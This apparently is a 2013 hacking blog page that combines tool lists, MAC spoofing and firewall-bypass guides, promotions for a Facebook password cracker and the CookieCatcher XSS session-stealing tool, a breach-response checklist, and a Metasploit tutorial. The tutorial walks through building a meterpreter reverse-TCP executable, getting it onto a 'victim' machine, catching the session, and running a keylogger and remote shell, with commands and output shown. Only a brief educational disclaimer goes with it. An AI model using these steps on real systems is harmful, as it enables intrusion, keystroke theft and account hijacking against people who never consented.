Showing posts with label Tutorials. Show all posts

Saturday, October 19, 2013

Hacking and Security Tools for Beginners and Elite - Complete Tool Kit


Here is this post I have listed out few of the frequently and widely used Tools used by Hackers of all levels.But one thing i would like to mention is that "Hackers make tool but tool do not make Hackers"If you depend more on tools then you cannot evolve as a hacker rather you will be surrounded by tools and dependent on them.

1.Password Cracking Tools:

a) John the ripper-http://www.openwall.com/john/

b) THC hydra-http://www.thc.org/thc-hydra/

c) Brutus-http://www.hoobie.net/brutus/

d) L0PhtCrack-http://www.l0phtcrack.com/

e) SAMInside-http://insidepro.com

f) Cain and abel-http://www.oxid.it/cain.html

g) Pwdump-http://www.foofus.net/fizzgig/pwdump/

2.Pentesting Tools:

a) Metasploit framework- http://www.metasploit.com/

b) Canvas- http://www.immunitysec.com/products-canvas.shtml

3.Sql injector Tools:

a) Sqlihelper

b) Havij

c) SQL Exploiter

4.Website Vulnerability Scanner:

a) Acunetix- http://www.acunetix.com/

b) Rational appscan- http://www.ibm.com/software/awdtools/appscan/

5.Vulnerability Scanner:

a) Nessus-http://www.nessus.org/

b) Retina-http://www.eeye.com/html/Products/Retina/index.html

c) Sara-http://www-arc.com/sara/

6.Port Scanner:

a) Nmap- http://nmap.org/

b) Angry Ip scanner- http://www.angryziber.com/ipscan/

c) Super Scan- http://www.foundstone.com/us/resources/proddesc/superscan.htm

7.Intrusion detection Tools:

a) Snort-http://www.snort.org/

b) Sguil-http://sguil.sourceforge.net/

8.Live CDs:

a) Ophcrack- http://ophcrack.sourceforge.net/

b) Backtrack- http://www.backtrack-linux.org/

c) Hiren’s boot cd- http://www.hiren.info/pages/bootcd

d) Ultimate boot cd- http://www.ultimatebootcd.com/


9.Wireless Tools:

a) Wireshark- http://www.wireshark.org/

b) Kismet-http://www.kismetwireless.net/

c) Aircrack- http://www.aircrack-ng.org/

d) Netstumbler- http://www.stumbler.net/

10.Steganography Tools:

A list of  few "STEGANOGRAPHY TOOLS " free to DOWNLOAD.

11.IP Tracing Tools:

a) Neo Trace- http://www.networkingfiles.com/neotrace/

b) Visual Trace-http://www.visualiptrace.com

12.Software Cracking Tools:

a) Debuggers-OllyDbg,WinDbg

b) Unpackers-QUnpack

c) DisAssemblers-WIN32Dasm

d) Decompilers-Boomerang,Mocha,JAD

e) Hex Editors-Hexworkshop,Hview, HxDSetupEN

A list of few "REVERSE ENGINEERING" tools free to Download.

13.Virtual Enviroment Software:

a) Vmware- http://www.vmware.com/

b) Virtual box- http://www.virtualbox.org/

c) Sandboxie- http://www.sandboxie.com/

Friday, October 18, 2013

Change (Spoof) MAC Address on Windows 2000, XP, 2003, VISTA, 2008, Windows 7

Method 1:
This is depending on the type of Network Interface Card (NIC) you have.  If you have a card that doesn’t support Clone MAC address, then you have to go to second method.
    1. Go to Start->Settings->Control Panel and double click on Network and Dial-up Connections.
    2. Right click on the NIC you want to change the MAC address and click on properties.
    3. Under “General” tab, click on the “Configure” button
    4. Click on “Advanced” tab
    5. Under “Property section”, you should see an item called “Network Address” or "Locally Administered Address", click on it. (See figure below as an example)

    6. On the right side, under “Value”, type in the New MAC address you want to assign to your NIC.  Usually this value is entered without the “-“ between the MAC address numbers.
    7. Goto command prompt and type in “ipconfig /all” or “net config rdr” to verify the changes.  If the changes are not materialized, then use the second method.
    8. If successful, reboot your systems.

Method 2:
This method requires some knowledge on the Windows Registry.  If you are not familiar with Windows Registry, just use the simple-to-useSMAC MAC Address Changer to change the MAC addresses (the easiest and safest way,) or consult with a technical person before you attempt on the following steps.  Also, make sure you have a good backup of your registry.
1.     Goto command prompt and type “ipconfig /all”, and
    I. Record the Description for the NIC you want to change.
    II. Record the Physical Address for the NIC you want to change.  Physical Address is the MAC Address


figure 1.
2.     Goto command prompt and type “net config rdr”, and you should see something like
        
figure 2.
3.     Remember the number between the long number (GUID) inside the { }.  For example, in the above “net config rdr” output, for MAC address “00C095ECB793,” you should remember {1C9324AD-ADB7-4920-B02D-AB281838637A}.  You can copy and paste it to the Notepad, that’s probably the easiest way.  (See figure 2.)
4.     Go to Start -> Run, type “regedt32” to start registry editor.  Do not use “Regedit.”
5.     Do a BACKUP of your registry in case you screw up the following steps.  To do this
  1. Click on “HKEY_LOCAL_MACHINE on Local Machine” sub-window
  2. Click on the root key “HKEY_LOCAL_MACHINE”. 
  3. Click on the drop-down menu “Registry -> Save Subtree As” and save the backup registry in to a file.  Keep this file in a safe place.
6.    Go to “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}.  Double click on it to expand the tree.  The subkeys are 4-digit numbers, which represent particular network adapters.  You should see it starts with 0000, then 0001, 0002, 0003 and so on.  (See figure 3.)
    
Figure 3.
7.     Go through each subkey that starts with 0000.  Click on 0000, check DriverDesc keyword on the right to see if that's the NIC you want to change the MAC address.  The DriveDesc should match the Description you recorded from step (a.-I.).  If you are not 100% sure about the DriverDesc, then you can verify by checking if the NetCfgInstanceID keyword value matches the GUID from step (c).
If there is no match, then move on to 0001, 0002, 0003, and so on, until you find the one you want.  Usually 0000 contains the first NIC you installed on the computer.
In this demonstration, 0000 is the NIC I selected. (See figure 3.)
8.     Once you selected the subkey (i.e. 0000), check if there is a keyword "NetworkAddress" exist in the right side of the window.(See figure 3.)
    I. If "NetworkAddress" keyword does not exist, then create this new keyword:
        i. Click on the drop down menu “Edit -> Add Value”.
        ii.  In the Add Value window, enter the following value then click OK.  (See figure 4.)
            Value Name: = NetworkAddress
   
         Data Type: = REG_SZ 
                  
            Figure 4.
        iii.  String Editor window will pop up at this time (see figure 5.)  
        iv.  Enter the new MAC address you want to modify.  Then click OK.
        (There should not be any "-" in this address.  Your entry should only consist of 12 digits as seen in the figure 5.)
    II. If "NetworkAddress" keyword exists, make sure it shows the keyword type is REG_SZ, and it should show asNetworkAddress:REG_SZ:  .  This keyword might not have a value at this time.  
        i. Double click on the keyword NetworkAddress and the String Editor window will pop up. (See Figure 5.)
        ii.  Enter the new MAC address you want to modify.  Then click OK.
        (There should not be any "-" in this address.  Your entry should only consist of 12 digits as seen in the figure 5.)
            
        Figure 5.

9.     There are 2 ways to make the new MAC address active.  Method I does not require a system reboot:
    I.  Goto Start->Setting->Control Panel, and double click on "Network Neighborhood".
    WARNING: Make sure you understand that you WILL lose the network connection after completing step "ii." below, and
    if you have a DHCP client, you will get a new IP address after completing step "iii."
        i.  Select the Network Adaptor you just changed the MAC address.
        ii.  Right click on the selected Network Adaptor and click "Disable."
       Verify the status column for this adaptor changes to "Disabled"
        iii.  Right click on the selected Network Adaptor and click "Enable."
       Verify the status column for this adaptor changes to "Enabled"
        iv.  If for any reason it cannot be disabled or re-enabled, you have to
        reboot your system to make the changes effective.
    II.  Reboot your Windows system. 
10.  Once completing step j (if rebooting the system, wait until the reboot is completed), go to command prompt, type “ipconfig /all” to confirm the new MAC address.

Few Online Tools for Computer and Online Security


Computer security is of foremost importance these days even more than our physical security..lol.There are few online tools available through which we ensure our security to certain extent.We cannot say our PC will be 100% secure but to some extent we will be benefited  for sure.
(if you are looking for Antiviru software Click here)
File scanner:

1.Kaspersky:
It can used to scan files upto size 1mb and archieve file(zip,arj format etc) upto 1mb.The database is updated every 3 hours to ensure that newest virus are detected.


2.Avast:
Here you can scan a single file each time and that should not be more than 16mb.


3.VirusTotal:
Here you can scan a file upto 20mb.You can send file by SSL and via email also.


4.NovirusThanks:
Here you can scan file upto 20mb,where the file will be scanned by 24 antivirus engine and is one of the best online scanning tool.

System scanner:

1.Bitdefender:
It can scan your PC ,system memory,boot sector.It can be used without uninstalling the existing security product.


2.Symantec(Norton):
It can be used to scan the system.It is the one of the old Anti-virus company and easy to use.


3.Eset:
Administrative previleges is required to use this online scanner.It is user friendly and operates from the browser.


4.PandaSecurity:
You need the activex control to use this online tool.It is a good product from panda.

Browser scanner:

1.Qualys:
You need to install the required plugin to use this tool.It checks for vulnerability and issues in the browser.


2.BrowserScope:
It scans for browser functionality and issues.


3.Scanit:
It will scan the browser for issues and vulnerabilites.You need to close all other tabs before using it and enable persistent cookies.


4.Panopticlick:
It test your browser and give scores for uniqueness and trackable functionality.

Url scanner:

1.UrlVoid:
It scans the url with multiple antivirus engine.It is simple to use.


2.Avg:
Just copy and drop the suspicious url and press enter.


3.VirusTotal:
It is a simple tool to use as the file scanner of it.


4.OnlineLinkscan:
It scan the link from potential threats with a simple click.

Port scanner:

1.T1shopper:
It scans the Ipaddress for open ports.There is a list of some essential ports on the webpage.


2.Nmap:
It is one of the best port scanning tool and easy to use.


3.SubnetOnline:
It scans an Ipaddress for open and closed TCP ports.


4.AuditmyPc:
Here you can scan for ports to test the strength of your firewall.


5.Hashmian:
It provide a range of ports to scan and list of some essential ports.


If you find this post useful and interesting then do drop your comment.,it will be appreciated.. :)

Http Tunneling | Bypass firewall and proxy


In most of the institutions and companies due to security risk many restrictions are being imposed on network like blocked ports etc.There are many ports that are blocked for outbound connection and few ports for http connection are opened so that people working over there can access there email etc.As the http port outbound is opened so it can be used for http tunnel to access restricted applications like IM etc.In this post we will see how we can do that.
What is Http Tunnel?
It is a technique in which the communications that are restricted in the network are bundled within the http protocol and allowed to communicate.The user uses a httptunnel software with client-server but to use it with administrative privileges.

How it works?
The user need a http_Tunnel-client and a server other than the original client-server.What happens that when the original_client decides to connect to a desire server then it sends its request through the httptunnel_client to the httptunnel_server then to the original_server as shown in the figure below.

 Actually the restrcited application that is the client(in the figure) sends a request other than http through the httptunnel_client bundle inside the http request.Then the httptunnel_server receives its unwrap,decrypt,uncompress it and forward it to the original server in the same way the data is transferred.The main concept over here is that there is middle (client-server) other than the orginal client-server.

Advantages:
1.Undo restrictions on applications like instant messengers etc

2.Helpful in accessing restrcited pages and sites.

3.May be helpful in bypassing firewall  restriction but not in an extensive manner.

Lets see how we can use http tunneling.

Http Tunneling Software:

1.Http-Tunnel(Download)

2.HttpTunnel(Download)

3.Hopster(Download)

4.Super Network Tunnel(Download)

5.HttpTunnel(Linux)(Download)

Requrirements:

1.Http Tunneling Software(Client-server)

2.Administrative Previlage.

Procedure:

Step 1.
Here I have used the soft named HttpTunnel for tunneling with both server and client.Download and install it.

Step 2.
Now click on the client and server part of it and you can use port mapping or socks5 for connecting throught the client.

Step 3.
Here I have used Rediff bol as a restricted application and socks5 for connecting.As you set the settings click on "Test" to see if it could connect ot the server,if it is successful then proceed as shown below.

Http tunnel in the network can be still detected by analysing the data and packets in the network.On more thing is that http connections last for less interval of time but since in http tunnel with tcp protocol bundled in side it may last for extended period of time so it may create a suspicion in the mind of the network admininstrator.

[WFacebook] Facebook Password Cracker


Facebook Password Cracker.

Video: 


[CookieCatcher] Session Hijacking Tool


CookieCatcher is an open source application which was created to assist in the exploitation of XSS (Cross Site Scripting) vulnerabilities within web applications to steal user session IDs (aka Session Hijacking). The use of this application is purely educational and should not be used without proper permission from the target application.

Features:
- Prebuilt payloads to steal cookie data
- Just copy and paste payload into a XSS vulnerability
- Will send email notification when new cookies are stolen
- Will attempt to refresh cookies every 3 minutes to avoid inactivity timeouts
- Provides full HTTP requests to hijack sessions through a proxy (BuRP, etc)
- Will attempt to load a preview when viewing the cookie data
- PAYLOADS
- Basic AJAX Attack
- HTTPONLY evasion for Apache CVE-20120053
- More to come

Video Demo: http://www.youtube.com/watch?v=2GH6RRozOpY


Download :https://github.com/DisK0nn3cT/CookieCatcher

BBQSQL - Blind SQL Injection Exploitation Tool

  
BBQSQL is a SQL injection framework specifically designed to be hyper fast, database agnostic, easy to setup, and easy to modify.  The tool is extremely effective at exploiting a particular type of SQL injection flaw known as blind/semi-blind SQL injection.  When doing application security assessments we often uncover SQL vulnerabilities that are difficult to exploit. 

While current tools have an enormous amount of capability, when you can’t seem to get them to work you are out of luck.  We frequently end up writing custom scripts to help aid in the tricky data extraction, but a lot of time is invested in developing, testing and debugging these scripts.  

BBQSQL helps automate the process of exploiting tricky blind SQL injection.  We developed a very easy UI to help you setup all the requirements for your particular vulnerability and provide real time configuration checking to make sure your data looks right.  On top of being easy to use, it was designed using the event driven concurrency provided by Python’s gevent.  This allows BBQSQL to run much faster than existing single/multithreaded applications. 

Download: Here 

winAUTOPWN V2.7 | Windows Interactive exploit framework Tool


winAUTOPWN is a simple tool which works on windows platform and is quick in systems vulnerability exploitation.This is tool which takes less information from your side and does more effective work.


Why you should use this tool?

1. It takes simple inputs like IpAddress,Hostname,CMS Path

2. It also does a smart multi-threaded port scan (1 to 65535).

3. Exploits written by other writers can be added to it to evoke a remote shell from target box.

4.It helps the attacker to check the no of exploits it has used on the target box.

In the new version this tool has added few extra features like

  • Commandline parameters for Reverse Shell URL 
  • Mail-to,mail-from(Email server exploit)
Download

The Top 10 Things You Should Do After a Cyber Security Breach

While a major part of preventing all massive potential data intrusion damage lies in the preventative measures of secure code, updated security software, use of frequently updated applications and strong passwords for all access points to your data; sometimes cyber breaches happen no matter how well you have protected yourself. When this happens, prevention no longer matters for the moment and purely defensive and sanitary measures are your best friend.
Top 10 after do of a cyber breach
Now let’s cover some of these, as applied to assorted systems, including computers, hosting servers and your internal networks

1.Make Sure you have been Hacked

Not all strange system behavior is a sign of third party or malware intrusion. Sometimes the complex systems we operate go haywire because of changes we ourselves have made to them without being aware of the consequences.
If your website, computer or network is behaving strangely, not loading properly or giving you blank displays where data or a visual interface should be visible, first think back to any recent changes you might have made that could be responsible for the differences.
In a website hosting system, for example, changing so much as a single parameter within a site’s MySQL database template can lead to a completely downed website even though all the internal data is perfectly safe.

2.Speak to your Support Team

As a follow up to step one above and as a part of general policy, you should speak to your technical support team as soon as you have noticed strange things about your system. If you’re a website owner, this could be the people who manage your IT and hosting servers and if you’re the owner of a business or organizational network, this could be your IT support staff.
They can not only tell you about any changes they may have done to provoke a system failure, they can also help you investigate the wider scope of the intrusion you may be suffering.

3.Image your Servers or Drive

Imaging software for computer hard drives and the same sort of software for servers should always be close at hand. In case of a breach, before proceeding with cleanup and removal of all malicious factors, you should first image your drives or servers immediately in the condition they have at the time of their hack.
This will preserve a large body of evidence which can later be examined through digital forensics techniques, and this evidence vitally needs to be preserved so that you can formulate a better future intrusion response. Knowing if you were the victim of a genuine virus, entry by a human hacker who’s been modifying your code or something as simple as some spyware is crucial.

4. Disconnect from the Web (if possible)

As soon as you have imaged your servers, hard drives and all data or code collections, you should immediately disconnect your servers or computers from the wider web if at all possible.
This may cause chaos and disruptions for clients if you’re running a business website, but as a preventative step it’s vital. By keeping your machines and servers connected, you’re allowing the malware or human intruders who have breached them to continue maintaining malicious access, keep stealing data or causing further damage.
Unless you’re running security scans that require a web connection to work, your systems should be offline while you recover.

5. Change all Passwords

In addition to imaging of all data storage media and disconnection from external access, you should also be moving quickly to change all of your access passwords. They may have been the cause of your security breach and by leaving them as they are, you’re inviting future attacks even after you repair and reinstall everything.
Your machine itself, your hosting server access, your MySQL databases and your FTP should all have their passwords and the passwords of any sub-accounts on them reset immediately.

6. Perform Security Scans

Antivirus software, anti-malware programs and network intrusion protection software should all be tools that you keep close at hand for intrusion incidents. Once your intrusion has been detected and the above steps taken, perform scans that cover all the major bases against malware, spyware, intruders and scripting attacks.

7.Remove all Malicious Files and Code

Through the assistance of your IT support team, your service providers and the security software you have been running, you can start slowly identifying and destroying all the malicious code you find on your network, servers or computer itself. This can be a tedious process and if you’re not sure that you have successfully removed everything, you probably need to do a full re-install.

8. Back up Everything

Back up all of your valuable data as soon as possible after a data breach. You may have already performed a full scale imaging process on your entire servers or drives but specific section backups of key databases and data volumes are also a good idea because they allow you to compartmentalize valuable information for later analysis through digital forensics.

9. Re-install as much as Necessary

If the breach was very severe and especially if the breach affected a lot of data or code, you might have to perform a full scale re-installation of all your software. In a computer, this will require you to format your entire hard drive and re-install your operating system.
On your website hosting servers, you’ll almost certainly need to re-install all o your database management software, LAMP (Linux, Apache, MySQL and PHP) applications along with any other third party software you were running for your website.
Always re-install to the newest versions of whatever software you need to replace.

10. Document Everything

Finally, document everything. Document all of the steps you took, the processes you followed and the files you erased, re-installed and used to clean your machine. Documentation is useful for future digital forensics (if needed) and it preserves a chain of evidence that can be used as a future prevention reference.

Metasploit Tutorial - With an example | Exploiting the vulnerabilities


--- The Metasploit Framework ---


Note: This is an advance topic.Read Carefully. Feel free to ask any kind of queries . We are always here to help you.


If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.


Now, have you ever wondered what someone can do to your PC, by just knowing your IP. Here's the answer. He could 0wN you, or in other words , he could have full access to your PC provided you have just a few security loopholes which may arise cause of even a simple reason like not updating your Flash player last week, when it prompted you to do so.


Metasploit is a hacker's best friend, mainly cause it makes the job of exploitation and post-exploitation a lot easier compared to other traditional methods of hacking.


The topic Metasploit is very vast in itself.However, i'll try keeping it basic and simple so that it could be understood by everyone here. Also, Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack ).


In this tutorial, i'll be teaching you how to exploit a system using a meterpreter payload and start a keylogger on the victim's machine.


Hacking through Metasploit is done in 3 simple steps: Point, Click, 0wn.


Before I go into the details of The Metasploit Framework, let me give you a little idea of some basic terms (may seem boring at first, but you must be knowing them)


Vulnerability: A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.


Exploit: A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.


Overflow: Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.


Payload: Actual code which runs on the compromised system after exploitation


Now, what Metasploit IS?


It is an open source penetration testing framework, used for developing and executing attacks against target systems. It has a huge database of exploits, also it can be used to write our own 0-day exploits.


METASPLOIT ANTI FORENSICS:


Metasploit has a great collection of tools for anti forensics, making the forensic analysis of the compromised computer little difficult. They are released as a part ofMAFIA(Metasploit Anti Forensic Investigation Arsenal). Some of the tools included are Timestomp, Slacker, Sam Juicer, Transmogrify.


Metasploit comes in the following versions:


1. CLI (Command Line Interface)


2. Web Interface


3. MSF Console


4. MSFwx


5. MSFAPI


I would recommend using the MSF Console because of its effectiveness & powerful from a pentester’s P0V. Another advantage of this mode is, several sessions of msfconsole could be run simultaneously.


I would recommend you doing the following things in Metasploit, on a Backtrack(system or image), avoiding the windows version of the tool.


For those of all who don't know, Backtrack is a linux distro especially for security personals, including all the tools required by a pentester.


Download Backtrack from here. You can download the ISO or VMware image, according to the one you're comfortable with. If you have 2 access to more than 1 system physically, then go for the ISO image and install it on your hard disk.


Let the Hacking Begin :


Open up backtrack. You should have a screen similar to this.


The default login credentials are:


Username: root


Pass: toor


Type in


root@bt:~#/etc/init.d/wicd start


to start the wicd manager


Finally, type "startx" to start the GUI mode:


root@bt:~#startx


First of all, know your Local Ip. Opening up a konsole (on the bottom left of taskbar) and typing in:


root@bt:~#ifconfig


It would be something like 192.168.x.x or 10.x.x.x.


Have a note of it.


Now,


Launch msfconsole by going to Applications>>Backtrack>>Metasploit Engineering Framework>>Framework Version 3>>msfconsole


You should now be having a shell something similar to a command prompt in windows.


msf >



Let’s now create an executable file which establishes a remote connection between the victim and us, using the meterpreter payload.


Open another shell window (”Session>>New Shell” or click on the small icon on the left of the shell tab in the bottom left corner of the window)


root@bt:/opt/metasploit3/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=”your local ip” LPORT=”any port you wish” x > /root/reverse_tcp.exe


Your local IP is the one you noted earlier and for port you could select 4444.


(Everything has to be entered without quotes)


You should get something like this:


Created by msfpayload (http://www.metasploit.com).


Payload: windows/meterpreter/reverse_tcp


Length: 290


Options: LHOST=192.168.255.130,LPORT=4444


root@bt:/opt/metasploit3/msf3#


Also, now on your backtrack desktop, you would be seeing a reverse_tcp.exe file.


Migrate it to your other computer in the same local network using a thumb drive or by uploading it online.



Now open the 1st shell window with msfconsole in it.


msf >


Type the following:


msf > use exploit/multi/handler


msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp


PAYLOAD => windows/meterpreter/reverse_tcp


msf exploit(handler) > set LHOST 192.168.255.130


LHOST => 192.168.255.130


msf exploit(handler) > set LPORT 4444


LPORT => 4444


All the connections are done. You have already made an executable file which makes a reverse connection to you.


And now, you have set the meterpreter to listen to you on port 4444.


The last step you have to do now, is to type in “exploit” and press enter,


msf exploit(handler) > exploit


[*] Started reverse handler on 192.168.255.130:4444


[*] Starting the payload handler...


Now, the payload is listening for all the incoming connections on port 444.


[*] Sending stage (749056 bytes) to 192.168.255.1


[*] Meterpreter session 1 opened (192.168.255.130:4444 -> 192.168.255.1:62853) at Sun Mar 13 11:32:12 -0400 2011


You would see a meterpreter prompt like this


meterpreter >


Type in ps to list the active processes


meterpreter > ps


Search for explorer.exe and migrate to the process


meterpreter > migrate 5716


[*] Migrating to 5716...


[*] Migration completed successfully.


meterpreter >


Type in the following:


meterpreter > use priv


Now, if you want to start the Keylogger activity on victim, just type keyscan_start


Now, if you want to go to the victim’s computer,


Jus type shell


meterpreter > shell


Process 5428 created.


Channel 1 created.


Microsoft Windows [Version 6.1.7600]


Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>


You would now be having a command prompt,


Type in whoami, to see the computer’s name of victim :


C:\Windows\system32>whoami


whoami


win7-pc\win 7


C:\Windows\system32>


Let’s suppose you want to start a notepad on the victim’s computer.


Type in:


Let’s say the victim has typed in anything on his computer.


Just type exit, to return to meterpreter.


Now type in keyscan_dump, to see all the typed keystrokes :


meterpreter > keyscan_dump


Dumping captured keystrokes...


GaM3 0V3R


P.S.: The above information is just for educational purposes only. You should test it against the computer you own.